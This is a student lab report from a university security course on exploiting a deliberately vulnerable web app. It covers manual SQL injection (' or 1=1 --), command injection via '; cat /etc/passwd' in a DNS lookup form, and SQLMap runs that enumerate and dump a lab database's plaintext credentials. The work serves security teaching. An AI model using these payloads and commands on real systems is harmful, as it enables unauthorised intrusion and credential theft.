Assignment 2
SQL Injection with SQLmap

T-710-MLCS, Machine Learning in Cyber Security

Reykjavik University - School of Computer Science

Federico Maria Cruciani

federico24@ru.is

20. September 2024

1 Introduction

This report covers the work done for Assignment 2 of the Machine Learning in Cyber Security course. The goal of the assignment was to discover and exploit SQL Injection vulnerabilities and experiment with **SQLMap**.

SQLMap is an open-source tool that automates the process of detecting and exploiting SQL injection flaws. It has the ability to detect vulnerabilities in request parameters and web applications and can generate queries to extract information from databases.

The tasks in this assignment were carried out on a ready-made virtual machine containing a simple vulnerable web application (called "MODC-DB"). Other than SQL injections, it also contained a page with an OS command injection vulnerability, which was exploited as well.

2 Exploiting Vulnerabilities Manually

The MODC-DB web application provided in the virtual machine contains two main vulnerabilities: one is an SQL Injection located in the page **Show User Info**, the other is an OS command injection that can be exploited when using the **DNS lookup** functionality.

2.1 SQL Injection




View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Figure 1: The contents of the Show User Info page

The **Show User Info** page contains two text fields where credentials can be entered to view a user's information. The vulnerability can be easily detected by trying to insert a single quotation mark (') into one of the fields; testing the *username* field gives no result but injecting in the *password* field produces an SQL error and also displays what query is being executed as shown in figure 2.



Error: Failure is always an option and this situation proves it

Line	79
Code	1064
File	/var/www/localhost/htdocs/modc-db/user-info.php
Message	You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1
Trace	#0 /var/www/localhost/htdocs/modc-db/user-info.php(79): mysqli->query() #1 /var/www/localhost/htdocs/modc-db/index.php(322): include('...') #2 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' AND password='''

Did you setup/reset the DB?

Figure 2: The error produced by the injection attempt

Having identified the entry point for the injection and what the query is, the attack can be carried out by simply inserting the following text:

```
' or 1=1 --
```

which causes the WHERE condition of the query to be always true, returning all rows from the table.

What this code does is that it terminates the string that the password is being compared to, puts the always true condition and comments out the rest of the query to avoid syntax errors. The complete query is

```
SELECT * FROM accounts WHERE username='' AND password='' or 1=1 -- '
```

2.2 Command Injection





Figure 3: The contents of the DNS Lookup page

In the **DNS Lookup** page there is a single text field which takes a hostname or an IP address and displays DNS information about it.

One way to exploit an OS command injection vulnerability here could be to imagine how the command could be executed by the application and write the exploit directly. The application probably runs the command as `command <user_input>`, so it could be sufficient to put a semicolon (;), which separates different commands in the shell, and then write the command to inject.

This is confirmed by looking at the source code of the application, located under **/var/www/localhost/htdocs/modc-db**, which is the standard path for web server files in Linux and can also be found in the error message returned by the SQL injection attempts.




```
//-->
</script>^M
^M
<?php^M
        if (isset($_POST["dns-lookup-php-submit-button"])){^M
            try{^M
                if ($targethost_validated){^M
                        echo '<p class="report-header">Results for '.$lTargetHos
                        echo '<pre class="report-details">';^M
                        echo shell_exec("nslookup " . $targethost);^M
                                echo '<pre>';^M
                                $LogHandler->writeToLog($conn, "Executed operati
                }else{^M
                        echo '<script>document.getElementById("id-bad-cred-tr").
                }// end if ($targethost_validated){^M
^M
        }catch(Exception $e){^M
                        echo $CustomErrorHandler->FormatError($e, "Input: " . $t
        }// end try^M
        ^M
        }// end if (isset($_POST)) ^M
?>^M
^M
- dns-lookup.php 96/116 82%
```

Figure 4: The source code of the DNS Lookup page

As shown in figure 4, the application simply places the input in front of the `nslookup` command, so the input to read the file **/etc/passwd** could be

```
; cat /etc/passwd
```

And, in fact, the application prints out the content of the file.



```
Results for ; cat /etc/passwd

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
modc:x:1000:1000:modc:/home/modc:/bin/sh
polkitd:x:101:102:polkitd:/var/empty:/sbin/nologin
messagebus:x:102:103:messagebus:/dev/null:/sbin/nologin
lightdm:x:103:104:lightdm:/var/run/lightdm:/bin/false
apache:x:104:105:apache:/var/www:/sbin/nologin
mysql:x:105:106:mysql:/var/lib/mysql:/sbin/nologin
```

Figure 5: The contents of the file **/etc/passwd** extracted with the injection

3 Running SQLMap


SQLMap is an open-source tool that is able to automatically find and exploit SQL Injection vulnerabilities in web pages. Other than finding entry points for injections, it has the ability to extract all kinds of information from the DBMS of the targeted application, such as database names, tables and the data they contain.

To use its features, first we have to identify what parts of the application are vulnerable to injections. In this case we already know it's the **Show User Info** page, so we pass its URL to the tool with the `-u` option. Then we can use the option `--forms` to tell SQLMap to find and use the forms available in the page, which are the username and password fields.

The final command is

```
python3 sqlmap.py -u \
"http://192.168.1.224/modc-db/index.php?page=user-info.php" --forms
```

After running this, SQLMap begins testing every type of injections on the form parameters and finds the best one that can be exploited.



```
sqlmap identified the following injection point(s) with a total of 111 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=fbIQ' AND (SELECT 8260 FROM (SELECT(SLEEP(5)))kVZg) AND 'oFpe'='oFpe&password
=GymN&user-info-php-submit-button=View Account Details

Parameter: password (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=fbIQ&password=GymN' UNION ALL SELECT NULL,CONCAT(0x71786a7871,0x5774677259747
1694f4d4753417a75774a59494541786c76594b416f6d46414644516a4272634c76,0x71706a7671),NULL,NULL-- -&use
r-info-php-submit-button=View Account Details
---
```

Figure 6: The vulnerabilities found by SQLMap


4 Database Structure and SQLi Vulnerabilities

4.1 Obtain DBMS and databases

To find what DBMS the application is using and to enumerate its databases it's enough to add the option `--dbs` to the previous command, which becomes

```
python3 sqlmap.py -u \
"http://192.168.1.224/modc-db/index.php?page=user-info.php" --forms --dbs
```

Figure 7 shows the results of the command.



```
web application technology: Apache 2.4.62, PHP 8.3.10
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
available databases [5]:
[*] information_schema
[*] mysql
[*] owasp10
[*] performance_schema
[*] sys
```

Figure 7: The list of databases retrieved from the server

4.2 Enumerate the application database


Getting the currently used database can be achieved with the option `--current-db`, which returns that the current database is "**owasp10**".

The option to select a specific database to execute operations is `-D`, while getting the tables and their columns can be done with `--tables` and `--columns`.

Thus, the final command is


```
python3 sqlmap.py -u \
"http://192.168.1.224/modc-db/index.php?page=user-info.php" \
--forms --D owasp10 --tables --columns
```

which produces the results shown in figures 8 and 9.




```
[3 tables]
+------------+
| accounts   |
| blogs_table |
| hitlog     |
+------------+
```

Figure 8: The tables of database "**owasp10**"




```
Table: accounts
[4 columns]
+-------------+---------+
| Column      | Type    |
+-------------+---------+
| cid         | int(11) |
| mysignature | text    |
| password    | text    |
| username    | text    |
+-------------+---------+
```

(a) Accounts columns



```
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type     |
+----------+----------+
| date     | datetime |
| browser  | text     |
| cid      | int(11)  |
| hostname | text     |
| ip       | text     |
| referer  | text     |
+----------+----------+
```

(b) Hitlog columns



```
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| comment      | text     |
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
+--------------+----------+
```

(c) Blogs columns

Figure 9: The columns of the tables


4.3 Obtain the most sensitive data

To enumerate the contents of a table with SQLMap we can use the option `-T`, which, together with `-D`, allows to select a specific table in a database. Then we have to specify the option `--dump` to tell SQLMap to extract all the contents of the table.

As far as the *modc-db* application is concerned, the table that contains the most sensitive data could be "**accounts**", so to dump its rows we can run the following command

```
python3 sqlmap.py -u \
"http://192.168.1.224/modc-db/index.php?page=user-info.php" \
--forms --D owasp10 -T accounts --dump
```

which returns the data shown in figure 10.



```
Database: owasp10
Table: accounts
[15 entries]
+-----+--------------+----------+------------------------------+
| cid | password     | username | mysignature                  |
+-----+--------------+----------+------------------------------+
| 1   | adminpass    | admin    | Monkey!!!                    |
| 2   | somepassword | foo      | Good food!!!                 |
| 3   | monkey       | john     | I like the smell of hanburgers |
| 4   | password     | bar      | Hello Bar!                   |
| 5   | password     | alice    | I Love Bob                   |
| 6   | samurai      | samurai  | Green is my color            |
| 7   | password     | jim      | Hello world!                 |
| 8   | password     | bobby    | Good morning                 |
| 9   | password     | bob      | I love Alice                 |
| 10  | password     | malory   | Like MITM                    |
| 11  | password     | peter    | Just me!                     |
| 12  | password     | rui      | Go Portugal                  |
| 13  | password     | johnFirst | I am the best!              |
| 14  | password     | rose     | Red roses                    |
| 15  | password     | username | <blank>                      |
+-----+--------------+----------+------------------------------+
```

Figure 10: The rows of the "**accounts**" table


However, since we have complete access to the tables thanks to the injection, we could also dump the contents of other important tables such as "**mysql.user**", which contains information for all the users of the DBMS. This could allow us (the attacker) to access the database directly, without passing through the web application, if it is accessible from outside.

4.4 Find all SQL Injections

SQLMap makes it very simple to find SQL injections in web pages. All it's needed is to point it towards the input sources of the page, either with `--forms` or by specifying the request parameters, and it does the rest automatically.

The vulnerabilities found in the application were:

- Time-based for the **username** parameter in the various pages where it's used
- UNION query for the **password** parameters in the various pages where it's used
- Error-based and time-based in the **Add To Your Blog** page (figure 11)



```
sqlmap identified the following injection point(s) with a total of 1595 HTTP(s) requests:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: csrf-token=SecurityIsDisabled&blog_entry=ktuR' AND EXTRACTVALUE(9751,CONCAT(0x5c,0x717
86a7871,(SELECT (ELT(9751=9751,1))),0x71706a7671)) AND 'xNSG'='xNSG&add-to-your-blog-php-submit-but
ton=Save Blog Entry

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry=ktuR' AND (SELECT 2033 FROM (SELECT(SLEEP(5))
)MSTE) AND 'ZPlQ'='ZPlQ&add-to-your-blog-php-submit-button=Save Blog Entry
---
```

Figure 11: Vulnerabilities found in the Add To Your Blog page

5 Conclusions

In conclusion, this report shows the successful discovery and exploitation of SQL injection and OS command injection vulnerabilities in the MODC-DB web application. The possible attack entry points of the application were explored both manually and by using the SQLMap tool.

SQLMap proved to be highly efficient in detecting vulnerabilities and extracting sensitive data from the application database. Additionally, command injection allowed access to the server's file system, further highlighting the critical nature of these security issues.